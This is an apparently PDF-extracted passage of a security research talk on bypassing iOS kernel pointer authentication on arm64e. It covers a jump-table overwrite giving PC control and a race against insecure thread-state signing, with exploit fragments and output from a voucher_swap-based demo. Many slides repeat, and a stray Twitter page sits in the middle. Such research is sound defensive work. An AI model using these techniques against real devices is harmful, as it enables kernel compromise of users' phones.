
Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_OVERWRITTEN
LDRSW X9, [X25, X9, LSL#2]
ADD X9, X9, X25
BR X9
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_OVERWRITTEN
LDRSW X9, [X25, X9, LSL#2]
ADD X9, X9, X25
BR X9
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_OVERWRITTEN
LDRSW X9, [X25, X9, LSL#2]
ADD X9, X9, X25
BR X9
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_OVERWRITTEN
LDRSW X9, [X25, X9, LSL#2]
ADD X9, X9, X25
BR X9
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_OVERWRITTEN
LDRSW X9, [X25, X9, LSL#2]
ADD X9, X9, X25
BR X9
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_OVERWRITTEN
LDRSW X9, [X25, X9, LSL#2]
ADD X9, X9, X25
BR X9
```



Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_OVERWRITTEN
LDRSW X9, [X25, X9, LSL#2]
ADD X9, X9, X25
BR X9
PC CONTROL
```



DEMO



Tarjei Mandt
@kernelpool

Follow

iOS 12.3 beta 3 broke IDA graph view of switch statements for arm64e. Bonus points to people who can figure out the reason for the compiler change.

4:43 PM - 23 Apr 2019

2 Retweets 10 Likes



Reply 2 Retweet 10 Like

1,980 382 16.8K 904



Tarjei Mandt
@kernelpool

Senior Security Researcher

Sydney, Australia

mista.nu/research

Joined August 2009

Tweets Tweets & replies Media



Tarjei Mandt @kernelpool · Apr 23
If you know the answer and enjoy challenging state-of-the-art security mitigations, you should probably come work for us :)

1 Reply 1 Retweet 3 Like



Tarjei Mandt @kernelpool · Apr 23
iOS 12.3 beta 3 broke IDA graph view of switch statements for arm64e. Bonus points to people who can figure out the reason for the compiler change.

New to Twitter?

Sign up now to get your own personalized timeline!

Sign up

Bypass 5

Insecure signatures



Signature generation
must be protected

```
; void PACGA_thread_state(arm_context *state, u64 PC, u64 CPSR, u64 LR)
F*F0079BD090 PACGA_thread_state
F*F0079BD090     PACGA     X1, X1, X0
F*F0079BD094     AND      X2, X2, #NOT 0x20000000 ; clear carry flag
F*F0079BD098     PACGA     X1, X2, X1
F*F0079BD09C     PACGA     X1, X3, X1
F*F0079BD0A0     STR      X1, [X0,#arm_context.pac_sig]
F*F0079BD0A4     RET
```

Only protects &state, PC, CPSR, LR

```
; void PACGA_thread_state(arm_context *state, u64 PC, u64 CPSR, u64 LR)
F*F0079BD090 PACGA_thread_state
F*F0079BD090     PACGA    X1, X1, X0
F*F0079BD094     AND     X2, X2, #NOT 0x20000000 ; clear carry flag
F*F0079BD098     PACGA    X1, X2, X1
F*F0079BD09C     PACGA    X1, X3, X1
F*F0079BD0A0     STR     X1, [X0,#arm_context.pac_sig]
F*F0079BD0A4     RET
```

Values to sign passed in **X0-X3**

```
; void PACGA_thread_state(arm_context *state, u64 PC, u64 CPSR, u64 LR)
F*F0079BD090 PACGA_thread_state
F*F0079BD090     PACGA     X1, X1, X0
F*F0079BD094     AND      X2, X2, #NOT 0x20000000 ; clear carry flag
F*F0079BD098     PACGA     X1, X2, X1
F*F0079BD09C     PACGA     X1, X3, X1
F*F0079BD0A0     STR      X1, [X0,#arm_context.pac_sig]
F*F0079BD0A4     RET
```

Not protected!

Values to sign passed in **x0-x3**

Only safe if
preemption is disabled
during signing

Where do the
arguments come from?


```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```

machine_thread_create


```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```

Parameters
read from
memory!




machine_thread_create

```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```




Bypass 5

```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```




Bypass 5

```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```




Bypass 5

```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```




Bypass 5

```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```




Bypass 5

```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```




Bypass 5


```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```




Bypass 5

```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```




Bypass 5

```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```




Bypass 5

```
machine_thread_create(thread *thread, task *task)
{
    state = zalloc(user_ss_zone);
    thread->machine.contextData = state;
    thread->machine.upcb          = state;

    bzero(thread->machine.perfctrl_state, 64);

    state = thread->machine.contextData;
    if (state) {
        bzero(state...);
    }

    state = thread->machine.upcb;
    PACGA_thread_state(state, state->pc, state->cpsr, state->lr);
}
```



Bypass 5

DEMO

- voucher_swap
 - app
 - AppDelegate.h
 - AppDelegate.m M
 - ViewController.h
 - ViewController.m
 - Main.storyboard
 - Assets.xcassets
 - LaunchScreen.storyboard
 - Info.plist
 - main.m
 - headers
 - voucher_swap
 - kernel_call
 - kc_parameters.h
 - kc_parameters.c
 - pac.h M
 - pac.c M
 - user_client.h
 - user_client.c M
 - kerne_l_alloc.h
 - kerne_l_alloc.c
 - kerne_l_call.h
 - kerne_l_call.c
 - kerne_l_memory.h
 - kerne_l_memory.c
 - kerne_l_slide.h
 - kerne_l_slide.c
 - log.h
 - log.c
 - parameters.h
 - parameters.c
 - platform.h
 - platform.c
 - platform_match.h
 - platform_match.c
 - voucher_swap.h
 - voucher_swap.c M
 - Products
 - voucher_swap.app

```

Find kernel_call 4 matches
137 static uint8_t *mapped_tnread_struct;
138 static arm_unified_thread_state_t *mapped_thread_state;
139 static uint64_t fake_thread_state;
140
141 static void
142 write_mapped_thread_state() {
143     mapped_thread_state->ts_64.__x[1] = 0x11223344aabbccdd;
144     mapped_thread_state->ts_64.__opaque_pc = (void *)0xffffffff041414141;
145     mapped_thread_state->ts_64.__opaque_lr = (void *)0xffffffff042424242;
146     mapped_thread_state->ts_64.__cpsr = 0x80400304;
147     *(uint64_t *)((uint8_t *)mapped_thread_state + 0x128) = 0;
148 }
149
150 static uint64_t
151 check_mapped_thread_state() {
152     if (mapped_thread_state->ts_64.__x[1] == 0x11223344aabbccdd &&
153         mapped_thread_state->ts_64.__opaque_pc == (void *)0xffffffff041414141) {
154         uint64_t sig = *(uint64_t *)((uint8_t *)mapped_thread_state + 0x128);
155         return sig;
156     }
157     return 0;
158 }
159
160 static void
161 racer thread() {

```

```

miss!
miss!
miss!
miss!
miss!
miss!
miss!
miss!
miss!
miss!
GOT PAC_IT_ALL SIG 0xfae522b900000000
done

```


Takeaways



PAC is good

Apple's improvements
are welcome

More thorough
analysis could have
helped

Public kernel PAC
bypasses may
become rare

Credits

Image credit: BBC, *Sherlock*, Episode 1: "A Study in Pink"